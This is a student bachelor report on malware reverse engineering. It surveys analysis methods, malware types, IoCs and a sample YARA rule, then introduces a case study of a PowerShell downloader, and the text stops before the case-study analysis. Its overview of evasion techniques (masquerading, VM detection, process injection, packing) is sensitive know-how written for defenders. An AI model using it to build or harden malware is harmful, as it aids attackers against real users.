



University College of Northern Denmark

IT – Program

PBA in IT Security

PSI-CSD-S23

# Malware Reverse Engineering

Emilie Mavel Christensen

Supervisor: Lars Landberg Toftegaard

## Abstract

This report presents the research, theoretical and practical solutions to the reverse engineering of malware and the conversion of findings into actionable security recommendations, along with the processes followed to discover these findings. As malware are, in essence, simply softwares, the process to reverse engineer one is the same as the analysis of typical softwares with the addition of technical safeguards. Based on the findings, it is recommended to segment malware analysis in two parts, static and dynamic, to ensure analysts cover as much of the malware as required, while keeping in mind anti-forensics techniques that may be implemented in the malware. Findings can then be converted into Indicator of Compromises and reports to relay them to relevant parties.

The found research is utilised for the analysis of a malware encountered by a cybersecurity company called Trifork Security, then converting findings into Indicators of Compromises, YARA rules and reports usable by the company.

## Acknowledgements

The writer of this report would like to extend their sincere thanks to Trifork Security and their help throughout the development of this document, especially Steven Kvesel Strandlund, Philip Lyngø and Jacob Elgaard Winther Nielsen and the Managed Security team overall for their guidance and domain insights. This project would not have been possible without their knowledge and readiness to help when needed. The writers would also like to thank Lars Landberg Toftegaard, whose guidance and insights helped shape this report. Finally, the writer would like to thank Dion Mavel Christensen for his proofreading help and his interesting reflections about the topics explored in this report.

## Table of Content

<b>Introduction and problem statement.....</b>	<b>6</b>
Problem area.....	6
Problem statement.....	6
Delimitations.....	7
Report Disposition.....	7
<b>Methodologies.....</b>	<b>8</b>
Research.....	8
Design-Based Research.....	8
Expected project timeline.....	8
<b>Part 1: theory.....</b>	<b>9</b>
Reverse engineering.....	9
General definition.....	9
Process.....	9
Static analysis.....	9
Analysing stored strings.....	9
Analysing program headers.....	10
Disassembling code.....	10
Figure 1: simplified model of software code translation, from source code to disassembled code.....	11
Source: Practical Malware Analysis[18].....	11
Decompiling.....	11
Figure 2: Example of decompiled code (on the left) and the original disassembled code (on the right) using IDA. Source: Zhuo Zhang[33].....	11
Symbolic Execution.....	12
Dynamic analysis.....	12
Debugging.....	12
Network Forensics.....	12
Memory forensics.....	13
Emulation and sandboxing.....	13
Reverse engineering malware.....	13
Why reverse engineer malware?.....	13
Common malware types.....	14
Typical malware anatomy.....	14
Potential RE findings.....	15
Real world examples.....	15
Anti-forensics techniques.....	16
Masquerading.....	16
Detection of Virtual Machine/Potential Forensics environment.....	16
Embedded payloads and injections.....	17
Encryption.....	17
Obfuscated API calls.....	17
Poly/Metamorphic code.....	17

Packed programs.....	18
Conveying RE findings.....	18
Using IoCs.....	18
Figure 3: example of a YARA rule, telling the tool that any file containing one of the three strings must be reported as silent_banker. Source: YARA documentation[97].....	18
Reporting.....	19
Social media posts.....	20
Figures 4 and 5: a post sharing IoCs and a thread detailing an attack and related RE findings.....	20
Source: Mastodon[99], X[100].....	20
<b>Part 2: case study presentation.....</b>	<b>21</b>
Presentation of the analysed Malware.....	21
Origin.....	21
Early assertions about the malware.....	21
Analysis technical requirements and environment.....	21
Analysis tools.....	21
Tools.....	21
Analysis methods.....	22
Conveying findings.....	22
<b>Part 3: Analysis.....</b>	<b>23</b>
Analyzing the downloader, “pennicle.txt.ps1”.....	23
Static code analysis.....	23
Figure 7: content of pennicle.txt.ps1.....	23
Dynamic Analysis.....	24
Figure 8: creation of a new folder by the malware.....	24
Analysing the additional payload, “GetWindowText.exe”.....	25
Examining additional files in the .zip.....	25
Investigating the malware’s metadata.....	25
Figure 9: metadata of the malware and OG version of GetWindowText.....	26
Figures 10 and 11: digital signature and certificate of OG software.....	27
Analysing the program header.....	27
Imported libraries and functions.....	27
Analyzing stored strings.....	28
Figure 12: screenshot of some defined strings in the malware, the suspicious one being highlighted.....	28
Deobfuscating the suspicious string.....	28
Figures 13 and 14: excerpts from tidied-up string.....	29
Disassembling and decompiling.....	30
Figure 15 and 16: examples of one’s findings when trying to find context for the string “crypto/rsa”.....	30
Figure 17: function call graph starting from the “entry” function.....	31
Figure 18: example of the malware’s “while true” loops.....	32
Symbolic Execution.....	32
Debugging.....	32

Figures 19, 20 and 21: examples of references to Windows Registers in the debugged malware.....	33
Figure 22: example of process injection.....	33
Figure 23: potential file extensions hidden in the malware.....	34
Figure 24: functions and data types hidden in the malware.....	34
Figures 25, 26 and 27: code hidden in the malware that hints at json and yaml formatting and exfiltration capabilities.....	34
Network Analysis.....	35
Figure 28: Suspicious queries recorded by Wireshark.....	35
Figures 29 and 30: VirusTotal analysis results for the malicious URLs.....	36
Figure 31: logs from the mock API.....	37
Memory analysis.....	38
Figure 32: screenshot of an analysis of the suspected malware performed by VirusTotal.....	39
Conveying findings.....	39
IoCs.....	39
Table 1: various IoCs from the analysed malwares.....	40
Analysis report.....	41
Blog posts.....	41
<b>Conclusion.....</b>	<b>42</b>
<b>Bibliography.....</b>	<b>43</b>
<b>List of Images.....</b>	<b>50</b>
<b>List of Tables.....</b>	<b>51</b>

## Introduction and problem statement

The term “malware”, a portmanteau of malicious software[1], defines any software designed to cause disruption to the confidentiality, integrity or availability of a computer system and the data it contains.[2] They come in many shapes (Remote Access Trojans (or RATs), spyware, ransomware, etc.[3]) and are delivered through various means (phishing, vulnerability exploitation, etc.[4]).

Malware has been around for almost as long as computers using integrated circuits have existed and, although the first recorded malwares were innocuous[5], they have since become attack tools developed with deliberate malicious intents[6], used by state actors[7] and e-criminals alike. According to CrowdStrike, 25% of cyber attacks get access to target systems with malware[8], and Darktrace declared in its end of year 2023 report that “malware-as-a-service” was now the biggest threat to companies[9].

This project aims to research and suggest a practical solution to perform malware analysis and ensure this endeavour can lead to the creation of actionable security recommendations for IT security companies and their clients to follow during and after an attack.

### Problem area

The need for IT security companies to analyse malware and convey findings from said analysis has become evident. Although they can use knowledge and tools parameterized to recognize malicious software early on in the cyber kill-chain and stop it in its tracks[10], nefarious actors are always developing new strains of malware that can evade automated detection.

However, analysing malware is only half of the battle, as only highly technical persons can perform such analysis. A process to convey findings from said analysis into understandable and actionable information for laymen is essential for a company to spread its knowledge.

### Problem statement

In order to guide the project towards a potential solution to this problem, the following research and implementation questions have been devised:

- How can Malware Reverse Engineering be used to improve a company’s security posture?
  - How can one reverse engineer malware?
  - What kind of information can one extract from reverse engineering malware?
  - How can one convert reverse engineering findings into actionable security recommendations?

## Delimitations

Given the scope of this project, some areas related to malware collection and analysis will not be explored in depth, such as the processes to obtain forensically sound copies of an infected system, the creation of secure sandboxes to analyse malware or the concrete implementation of security recommendations. To reduce the scope of this report, reverse engineering of malware designed for handheld-devices, such as phones and tablets, will not be investigated. Additionally, this report does not intend to summarize current state of the art, and will thus only present current knowledge relevant to malware reverse engineering and the malware analysed in this report.

## Report Disposition

This report first presents the methodologies followed during the project and the research performed to understand the problem domain. A solution that aims to resolve the problems stated in the problem statement is then presented, followed by a detailed presentation of its enactment. Finally, a reflection on future possible work on the project concludes this report.

# Methodologies

## Research

Malware Reverse Engineering is a vast subject that has many different domains, applications and practices to consider. It is a subject that has not been covered during the IT Security PBA programme, meaning the student lacks knowledge about the topics of safe analysis and reverse engineering of malicious software and the extraction of security recommendations from said analysis.

Therefore, an investigation into the aforementioned topics is needed. The research will be focused on relevant literature, technologies and best practices used by security professionals, and will serve as a foundation to solve the problems stated previously. The relevant parts of the research will be presented in the report.

To help find relevant literature, the student will use snowballing, where the reference list and citations of qualitative papers are reviewed to identify new papers [11], and search for those papers in research databases such as UCN's internal library or ScienceDirect[12].

## Design-Based Research

Despite being structured around a topic that requires a lot of research, this project should also be presented through a practical angle. As such, once enough research has been collected, the student will attempt to answer the problem presented previously in "Problem Statement" by designing an approach that will apply the accumulated research, then iterate over both research and application as needed.

This approach is called Design-Based Research[13] and helps researchers continuously evaluate and adjust their approach to resolve an issue while keeping a practical angle in mind.

## Expected project timeline

The concrete project timeline was not set ahead of time, as this project relies on researching and experimenting with topics previously unknown to the student. The research phase could drastically change the student's approach to resolving the problem at hand, making it impossible to make a detailed project plan. A general structure was, however, settled upon, to make sure UCN's bachelor project requirements would be reached in time: the whole month of November will be centred around research about malware reverse engineering theories,, and December will be focused on designing and enacting a solution to the aforementioned issues. No agreement has been made for the last two weeks of the project, as the state of this project at that time is still uncertain. It is expected, however, that most of the work left to complete will be related to the writing and editing of this report.

The report should be updated in parallel, documenting all relevant information and significant progress made.~



## Part 1: theory

As malware is, in essence, simply software, this report will first look into generic software reverse engineering before diving into the specificities of malware reverse engineering.

### Reverse engineering

#### General definition

Reverse engineering (or RE) is “a process or method through which one attempts to understand through deductive reasoning how a previously made device, process, system, or piece of software accomplishes a task”[14]. It can be used for various purposes: repurposing obsolete objects, gaining a competitive advantage or simply teaching someone about how something works.

No matter how the knowledge is used or what it relates to, RE is the process of gaining that knowledge from a finished object[14], [15].

#### Process

Software is a set of instructions, data or programs used to operate computers and execute specific tasks[16]. It usually takes the form of an executable file, which is a computer file that contains instructions in binary code that will guide a computer’s central processing unit (CPU) through running the program[17].

There are two approaches to RE: static and dynamic analysis. **Static** analysis involves examining software and its code without running it, while **dynamic** analysis involves running the software and directly examining its effects on a system[18], [19]. The former can be done using, among other things, a disassembler and/or decompiler while the latter can be done using, for example, sandboxing[18].

The report will go through the two aforementioned types of code analysis, static and dynamic, and detail tools and methods used to perform each of them. Part of the listed tools or methods will be used to resolve the issue presented in the “Problem Statement” section of this report.

#### Static analysis

Static analysis is usually the first step in reverse engineering a software. It is the process of analysing the code or structure of a program to determine its functionalities without running it. It is safer than dynamic analysis, which will be described in depth later in this report, as it does not require the analyst to run the malware to dissect it. However, it will be unable to detect and present the analyst with runtime specific behaviour, and the analysed code will not be rid of potential obfuscation techniques[20].

#### Analysing stored strings

A common first step, during static analysis, is to look at the strings stored in the program. They can be discovered using a disassembler or specialised software, such as the one

named Strings[21], and can hold information such as function names, error messages or IP addresses.

String discovery relies on the fact that strings are usually stored in ASCII or Unicode format and end with a NULL terminator. This means, however, that any sequence of bytes followed by a NULL terminator will be interpreted as strings, even if they are not actual strings[18].

#### Analysing program headers

The Portable Executable (PE) file format is used by Windows executables, object code, and DLLs, and contains the information necessary for the Windows OS loader to manage the wrapped executable code. PE files begin with a header that includes information about the code, the type of application, required library functions, and space requirements, which is of great value to the analyst.

For example, if an analyst can see in the required library functions that a program uses the function `URLDownloadToFile`, the analyst might infer that it connects to the Internet to download some content that it then stores in a local file[18].

One can analyse PE headers using software such as `PEview`[22] or `pestudio`[23].

#### Disassembling code

Programming languages can usually be categorised into one of two types: compiled or interpreted languages, although exceptions such as Java[24] exist.

Compiled languages, such as C or C++, are programming languages that can be translated to machine code, allowing the targeted hardware to directly process the instructions given by the program. The compiled code is optimized for the specific hardware and OS of the machine it is intended to run on.

Interpreted languages, such as JavaScript, cannot be directly translated to machine-readable code. They are instead interpreted: when a user executes a program written in an interpreted language, it is executed by an interpreter, which will read the source code line by line and execute them.[25], [26], [27]

Describing in depth the way these two types of languages function and can be reverse engineered goes out of the scope of this report. For simplicity's sake, this report will only cover the RE of compiled languages. The subtleties of the assembly language and its variations based on a microprocessor's family will also be ignored in the following section.

When a programmer releases code, said code goes through a process called compilation. Compilation translates code from the language it was written in into a form the computer can execute, for example machine code. These languages are abstruse for humans and cannot be deciphered without being translated back to a human-readable language. This process of "translating back" code is called disassembly: the machine code is translated to a low-level language called assembly, which is the highest level language that can be reliably and consistently recovered from machine code, as pictured in figure 1[18].




Figure 1: simplified model of software code translation, from source code to disassembled code.  
Source: Practical Malware Analysis[18]

Although assembly code is complex and can be hard to read, it can be worth looking into to understand and label chunks of code early on during code analysis. For example, if an analyst encounters a function containing only logical, shifting and roll-over instructions repeatedly and seemingly randomly, they can assume they have encountered an encryption or compression function and can label that chunk of code as such, without needing to analyse this part of the code in depth[18].

Disassembly can be performed using tools such as IDA Pro[28] or Ghidra[29].

### Decompiling

One can go one step further and decompile code that has been disassembled, meaning converting assembly code into a higher level language that is more easily understandable for a human[30]. The decompiled code is not a copy of the code originally written by developers, only an educated guess based on the behaviour of the binary and assembly code[18], [31], but it makes for a more readable starting point for a static code analysis, as pictured in figure 2.

Decompiling can usually be performed with the same tools as one would use to disassemble a program.




Figure 2: Example of decompiled code (on the left) and the original disassembled code (on the right) using IDA. Source: Zhuo Zhang[33]

### Symbolic Execution

Symbolic execution (or SymEx) is a dynamic program analysis technique that determines which inputs (or input groups) cause which specific part of a program to execute without requiring the programmer to specify them. To do so, symbolic execution uses symbolic values instead of regular input values, which allows the analyst to construct a result that can be expressed as an equation (or a system of equations) of these symbolic values which can be solved mathematically using Satisfiability Modulo Theories[32], [33].

In practice, the “Symbolic Executor” (be it a specifically designed software or the analyst themselves) takes a program in an executable form (e.g., x86 binary, LLVM bitcode, or JVM bytecode) and produces a list of inputs that trigger different code paths in the program. This technique can, however, lead to the creation of SymEx trees that can be overwhelmingly large, especially when dealing with loops, and does not lead to complete results when used against an incomplete or obfuscated code base[32].

Symbolic execution can be performed manually or with the help of tools such as angr[34].

### Dynamic analysis

Usually performed after a thorough static analysis, dynamic analysis involves monitoring software as it runs or examining a system after some specific software has executed.[18] Multiple tools can be employed to monitor the effects of the software: for example, one can use a debugger and breakpoints to follow the code and its branching paths, or set up network monitoring with tools such as Wireshark[35] to keep an eye on any outgoing or incoming traffic related to the software and its functions.

### Debugging

A debugger is a tool used to test or examine the execution of a program while said program is running[36]. Debuggers usually give analysts or programmers the possibility to put breakpoints in the code, which when reached, will pause the execution of the program to give the analyst/programmer the possibility to look into (and even change the value of) current variables[18], [37]. Debuggers can also pause code execution when an exception is thrown by the computer, so that an analyst/programmer can try to understand what triggered the exception[38].

A debugger and breakpoints can be useful tools to understand code. For example, one can put a breakpoint at an if statement, then observe the variation in the code execution based on the value fed to that if statement. This interactive, step-by-step process can give analysts valuable insight into the code[39].

One can debug a program using tools such as x64dbg[40] or Visual Studio Code[38].

### Network Forensics

If the analysed software has network capabilities, for example by retrieving remote data via HTTP requests, one can perform network forensics to learn more about it. One can use, among others, a technique called packet sniffing, during which a software such as the aforementioned Wireshark will sniff all inbound and outbound packets on a network or a

specific network card. The captured packets will hold data such as the protocol used by the analysed software to communicate remotely, the address it was trying to contact and the content of the packet.

### Memory forensics

Another way to perform dynamic analysis is letting the malware run in a controlled environment then collect and analyse the environment's memory, using tools such as Volatility[41]. Doing so will allow an analyst to observe the state of a system at a specific point in time and the data that is held in the system's volatile memory[20].

### Emulation and sandboxing

Automated tools are available to analysts who wish to perform dynamic analysis of malware while keeping risks for their systems safe. Those automated tools are emulations and sandboxes such as Cuckoo Sandbox[42] or Any Run[43], which run the malware in local or online virtual machines for a set amount of time and record all changes made to the virtual system. Some of these tools can even generate pre-filled reports about the results of the emulation[20].

However, these tools present some issues: code samples that are analysed can be shared with other users of that tool, or even freely available online. If a victim of a very specific malware shares said malware on one of these online tools, their attacker can be made aware that their attack has been detected, which can lead them to learn from this and develop stealthier malwares[44]. Furthermore, as these tools are automated, they cannot prevent malware from running their anti-forensics/anti-VM functions, which are growing more common by the day[45].

## Reverse engineering malware

In the realm of cybersecurity, RE can be used for vulnerability discovery or malware analysis[46], [47]. Malware analysis, according to Sikorski and Honig, is the art of dissecting malware to understand how it works, how to identify it, and how to defeat or eliminate it.[18]

The techniques to reverse engineer malware are the same as the ones used to reverse engineer software, which were presented in the previous section, although analysts should have a safe environment set up if they wish to dynamically analyse a malware. Virtual machines are usually recommended for these tasks, though the description of such technology and its setup goes outside the scope of this report.

### Why reverse engineer malware?

Malware Reverse Engineering (or MRE) can be done for various purposes. Understanding how malware operates and its purpose can help researchers determine how to remove it from or defend a system against it[48]. For example, one could use findings from MRE to develop signatures usable by endpoint protection software, to allow it to detect and quarantine malware as soon as it lands on a machine[18]. Such signatures will be described in a later section of this report, entitled "Potential RE findings". MRE can also help researchers understand which vulnerability the malware exploits to contaminate a device,

which can then be relayed to the developers of said device to help them patch and secure it[20], [49].

### Common malware types

Malware can take on many shapes, and classifying it can be a challenge. What were early types of malware, such as worms[50], have evolved into common malware spreading tactics and techniques[51], [52], [53]. Here is a non-exhaustive list of commonly encountered malware, based on data provided by companies specialising in antivirus and endpoint detection and response services[54], [55], [56], [57]:

- **Adware:** adware is unwanted or malicious advertising on a device, taking for example the shape of unexpected pop-ups on a system or redirects when browsing the web. It is usually harmless in itself, although it may hamper the endpoint's performance and can covertly collect data from the infected system. The products and links presented in the malicious ads usually link to more harmful types of malware.
- **Spyware:** spyware monitors and collects the activities of users before sending it back to a remote system. It is usually made of several other types of malware, such as rootkits, keyloggers or trojans.
- **Virus:** a virus is malware that can encrypt, corrupt, delete or move data and files, and which can spread to other systems. It requires human action to spread, for example via the execution of infected software.
- **Worms:** a worm is malware that can duplicate itself and spread to other systems without human interaction.
- **Trojan:** a trojan is a type of malware that presents itself as innocuous and legitimate or which code is hidden in other software, but will deploy itself when executed by its victim.
- **Ransomware:** ransomware encrypts a device's data and keeps the decryption key secret until a ransom is paid. Victims of ransomware are often victims of further extortion (such as blackmail).
- **Fileless malware:** fileless malware usually executes itself in memory or creates persistence by modifying files that are native to the operative system of the infected device, such as the Windows registry.

### Typical malware anatomy

As classifying malware is complex, so is describing the anatomy of typical malware. Some malware, for example Stuxnet[58], are like swiss army knives, built to embed itself in operative system files, spread itself and modify data on the infected systems, while others like Lumma Stealer[59] are built to download additional payloads which contain further instructions to abuse the infected system.

Typically, malware tries to be as stealthy as possible, and malware developers recommend writing as little code as possible to limit the size of the final compiled malware[50], and it is not uncommon nowadays for adversaries to infect a system with a "dropper" (which is malware with an embedded payload that will unpack it once it has successfully infected a system) or a downloader (which downloads additional payloads once it has infected a system)[51]. This can be confirmed by visiting MITRE ATT&CK, a knowledge base of cyber

adversary behaviour[62]: according to MITRE ATT&CK, a common defence evasion tactic for malware is the embedding of payloads[63].

### Potential RE findings

A common goal in RE is finding Indicators of Compromise (or IoCs)[18]. An IoC is a piece of information that can uniquely identify a piece of malware, and can be of three types[64], [65]:

- **Atomic IoC:** small, concrete IoC that can uniquely identify a malware sample. It includes among others domain names, IP addresses, unusual strings, email or bitcoin wallet addresses.
- **Computed IoC:** an IoC that is made with information derived from the analysed malware. It can be for example hash values of the malware files or geolocation of IP addresses.
- **Behavioural IoC:** an IoC that is derived by the observation or abnormal patterns in host or network activity. It can be, for example, activity over unused ports, communication with foreign IP addresses or changes to the registry.

Reverse engineering malware can give analysts an idea of how a system will be modified or used by the malware to perform its malicious functions. These observations can then be converted into reliable IoCs, which can be considered signatures of this malware and can then be used by endpoint protection software to recognize and prevent that specific malware from impacting a system.

Another common RE finding is a **hash** of the analyzed malware. A hash is the product of a hash function, which can take an input of bits of any size and produce a unique, fixed-sized output using a one-way encryption function[66]. This unique value can be used as a signature by endpoint protection softwares: if any software on a system has a hash that matches the hash value of a known malware, it is considered malicious and should be blocked or deleted.

### Real world examples

MRE has had real worldwide benefits, thanks to researchers' findings. One of the most famous examples of the benefits of MRE is the reverse-engineering of the ransomware called Wannacry, which contaminated an estimated 230,000 Windows computers, from both public and private institutions, in one day[67], [68].

Marcus Hutchins, a British security researcher, analysed the malware early on. During his RE, he found that the malware tried to connect to a specific url and behaved differently depending on the answer it got back. It turned out, later on, that this url acted as a killswitch: if querying it returned a 200 response, the ransomware simply shut itself down.

Hutchins bought the domain to get data about the amount and location of infected systems, which unknowingly stopped the spread of this Wannacry strain[69].

The story, however, didn't stop there. A few days later, another strain of Wannacry emerged, and another security researcher called Matt Suiche reverse engineered the code only to find that the killswitch still existed: the only change between the first and second strain was that some characters of the url had been flipped around. He bought this second domain and, with



that, stopped that second strain in its tracks[70]. It was only in the fourth variant of the malware that the killswitch was removed.

Another more recent example is the RE of Qakbot. This malware, classified as a banking trojan, worm and RAT, has been used by ransomware gangs to both steal credentials and install further malware on infected devices[71]. It is estimated that said gangs have earned more than 60 million USD in ransom payments[72]. In August 2023, a coordinated multinational action led to the seizure and takedown of the infrastructure running Qakbot. On top of that, the FBI announced they were able to redirect traffic from infected machines to FBI-controlled servers. Doing so allowed them to control the additional payloads the malware would download and, instead of letting it download more malicious code, made the malicious software download a file that would uninstall said malware on the infected machine[73].

Although the FBI does not share the process behind the development of this uninstaller, it can be assumed that it started with a thorough RE of Qakbot. Additionally, some security researchers had already found a “vaccine” to prevent the spread of the malware: it was revealed, thanks to MRE, that the malware looked for the file “C:\INTERNAL\\_\_EMPTY” and would shut itself down if it was found. This meant that any computer with this file was safe against further damage from Qakbot[72].

### Anti-forensics techniques

Malware writers often use anti-forensics or obfuscation techniques to make their files more difficult to detect or analyse. Many techniques are known and used by malware authors[60], [74], but only relevant ones will be listed in this section of the report.

#### Masquerading

Malware authors will sometimes manipulate features of their malware to make them appear legitimate and evade detection, using a technique called Masquerading[75]. This may include manipulating file metadata (name, icon), reusing information from valid code signature to make their software look legitimate[76] or using double file extension to conceal dangerous file types (for example by naming their file “File.txt.exe”)[77].

One way to discover the issue is comparing the masquerading malware to the software it pretends to be, or verify the source from which the malware was downloaded.

#### Detection of Virtual Machine/Potential Forensics environment

Malware authors do not want their malware analysed and dissected, and as such often implement obfuscation techniques to prevent the malware from running in a virtual machine. This can be done in various ways: for example, a malware can enumerate the running processes and open windows and try to detect known forensics tools among them[78] or look for a file that is typical of some type of virtual machines[72]. If the malware suspects it is in a controlled environment for the purpose of being analysed, it will stall or stop its process.



This technique can be evaded in different ways, for example by removing files on the virtual machine the malware may be looking for or by evading the virtual machine check when dynamically stepping through the code.

#### Embedded payloads and injections

As mentioned previously in this report, nested/embedded payloads are a common defence evasion tactic employed by malware[63]. This means the adversary embeds payloads within other files to make it look legitimate. A variant of this technique is process injection, in which an adversary injects code into other processes to make it look legitimate or elevate privileges[79].

One way to deal with it is by going through the malware code and looking for long strings or debug the malware and see which processes are killed and/or started as one steps through the code.

#### Encryption

Another common obfuscation technique for malware is the use of encryption, either to encrypt significant strings or encrypt communication between a malware and a Command and Control (or C2) server. Encrypting these strings can make them hard to recontextualize during a static analysis of the code[78], [80]. Although one can argue these strings will likely be decrypted at runtime and are, as such, not obfuscated forever, running a malware always incurs a risk for the analyst.

#### Obfuscated API calls

API calls are commonly obfuscated in malware in order to delay analysis and to prevent simple methods from being used to understand the malware. Commonly used API call obfuscations include the use of an API call handler function that may be passed integer or hash values representing the API to be called. Another technique is to copy API code to a new memory allocation within the malware program[81], [82].

One way to mitigate this is to statically go through the code and track the changes in memory allocation of an important API.

#### Poly/Metamorphic code

Poly/metamorphic malware is malicious software which can change its code, for example by permuting its functions or running a mutation engine on itself to appear like a different file every time it is downloaded and decrypted[83], [84]. This means that static analysis of a same malware strain will lead to different findings, making it difficult for analysts to associate a malicious software to a specific malware strain or develop efficient ways to block that malware[83], [85].

This can be mitigated by developing Indicators of Compromise, a concept that will be explored later in this chapter, that are a bit more generic so that they can identify related pieces of malware, without making them so generic they generate many more false positives than true positives.

## Packed programs

Packed programs are a subset of obfuscated programs in which the malicious program is compressed, concealing vital program components and making its original code and data unreadable[18], [86]. A packer encrypts the original executable and stores it as raw data into a new executable file that contains code for decryption. If the new file is executed, the original code is decrypted in memory and executed[87]. Packers have been used for a long time for legitimate purposes such as reducing file sizes and protecting software against piracy[88].

There exists, however, a variety of software to identify and unpack packed programs, such as Exeinfo PE[89] and PEID[90].

## Conveying RE findings

Analysing malware is only part of an analyst's responsibilities. Findings are worthless if they are not converted into actionable knowledge and shared with relevant parties[91].

### Using IoCs

One way an analyst can turn their findings into actionable information is by extracting IoCs from their analysis. An analyst can, for example, make a hash of the analysed malware, or list the IP addresses and domain names encountered in the malware[92].

Once those IoCs have been established, the analyst can forward them to relevant partners who can implement them in their antivirus or endpoint detection and response systems of choice[93]. A common way to develop IoC is to use YARA[94], a tool that allows security researchers to write JSON-like rules, as pictured in figure 3, to help systems automatically identify malware and malicious files.

```
rule silent_banker : banker
{
  meta:
    description = "This is just an example"
    threat_level = 3
    in_the_wild = true
  strings:
    $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
    $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
    $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
  condition:
    $a or $b or $c
}
```

Figure 3: example of a YARA rule, telling the tool that any file containing one of the three strings must be reported as *silent\_banker*. Source: YARA documentation[97]

## Reporting

Reporting involves documenting the findings from the malware analysis in a clear, structured, and actionable format. It is crucial for sharing insights with various stakeholders, from technical analysts to business leaders, and guiding future defence strategies[91], [95].

As MRE can be part of an Incident Response forensics process, it makes sense for an analyst to look into forensics reporting recommendations and guidelines. The Forum of Incident Response and Security Teams (or FIRST), an international organisation whose goal is to bring together Incident Response and Security teams from all around the world[96], has thorough reporting guidelines for malware analysts[95].

First, one should contextualise the report and researched malware in a way that is understandable to both professionals and laymen. This first section should include:

- How the analysed sample was discovered
- The type of malware with a brief description of its functionalities
- What makes the analysed samples interesting and in what way it can be dangerous to constituent organisations
- Proposals on how the sample may be disarmed or other means in which renders it ineffective

Once the analysis has been contextualised, the analyst can dive into the technical part of the report, including (but not limited to):

- Sample filenames and hashes (e.g. MD5, SHA1, SHA256)
- Sample type and classification
- Description of key information about the sample, such as:
  - How it is deployed to machines
  - How it achieves persistence
  - What anti-analysis techniques it uses and what tools or methods were used to counter them
  - What its capabilities are

If the analyst can determine the threat actor behind the development of the malware, either through contextual clues or leads discovered during one's analysis, a description of the threat actor and their usual modus operandi can follow the technical part of the report.

Finally, an analyst can conclude the report with recommendations on how to protect oneself from the analysed malware, on top of a summary of observed tactics, techniques and procedures (TTPs) by providing MITRE ATT&CK mapping[74]. Such recommendations can also include Indicators of Compromise (or IoCs), which can help detect the analysed malware and its associated malicious activities.


FIRST recommends analysts, on top of creating report templates, create guidelines outlining how information provided in reports should be anonymized and which audience can have access to which information. If the analysis report is destined for internal use, it will not require the same level of redaction as a report that will be shared online.

## Social media posts

An unorthodox way security researchers share their findings is via publications on blogs and social media. Sharing discoveries via these informal platforms gives researchers flexibility and an easy, instantaneous way to share information and discuss malware with other cybersecurity experts, on top of being a good marketing tool for companies and freelancers.

For example, Google's Project Zero, which studies zero day exploits, semi-regularly shares their findings and techniques on their blog[97]. There are also many cybersecurity service providers, such as Huntress[98] or Crowdstrike, who share their processes and success stories on their platform.

Other platforms of choice are X and Mastodon, where users can either share one-off messages or longer threads that summarize their RE findings, as pictured in figures 4 and 5.



Figures 4 and 5: a post sharing IoCs and a thread detailing an attack and related RE findings.

Source: Mastodon[99], X[100]

## Part 2: case study presentation

The following section will present the concrete steps taken and requirements to analyse a chosen malware and answer the questions presented in the Problem Statement of this report.

### Presentation of the analysed Malware

The following section will present the context in which the malware that will be analysed in part 3 of this report was encountered.

#### Origin

The malicious software that will be analyzed for this report has first been encountered mid-October 2024 by Trifork Security, when a user tried to access a streaming website of questionable reputation. Although the details as to why are unclear, the user downloaded a file named "pennicle.txt.ps1" from said website and opened it. The file turned out to be a powershell script which downloaded a .zip file from a known C2 server. By doing so, the malware triggered one of TS' alarms and was taken care of.

#### Early assertions about the malware

Based on the context in which the malware was discovered and the name of the file, which a non-tech literate may interpret as a text file[101], it can be asserted the malware is a **trojan**, as it presented itself as an innocuous file at first sight.

Considering the malicious powershell script tried to download data from an online source, it can also be assumed the code is a **downloader** that tries to download additional payloads once it has infected a system.

### Analysis tools and environment

As per industry standards and recommendations, the analysis was performed in various virtual machines running various OS.

The tools that will be used to analyse the malware presented above are, among others:

- Linux Text Editor
- Visual Studio Code
- readpe[102]
- Ghidra
- Wireshark
- X64dbg
- Volatility 3
- VirusTotal[103]
- CrowdStrike Sandbox
- CyberChef[104]
- Mockoon[105]

## Analysis methods

The methods and techniques to analyse the provided malware will be those described earlier in the “static analysis” and “dynamic analysis” subsections of this report. More specifically, “pennicle.txt.ps1” and any additional payload will be analysed using:

- Static code analysis
  - Metadata and (when applicable) PE header analysis
  - Stored strings
  - Disassembling and Decompiling
- Dynamic code analysis
  - Debugging
  - Network analysis
  - Memory analysis
  - Sandboxing

Deobfuscation will be performed as necessary and explained along the way.

## Conveying findings

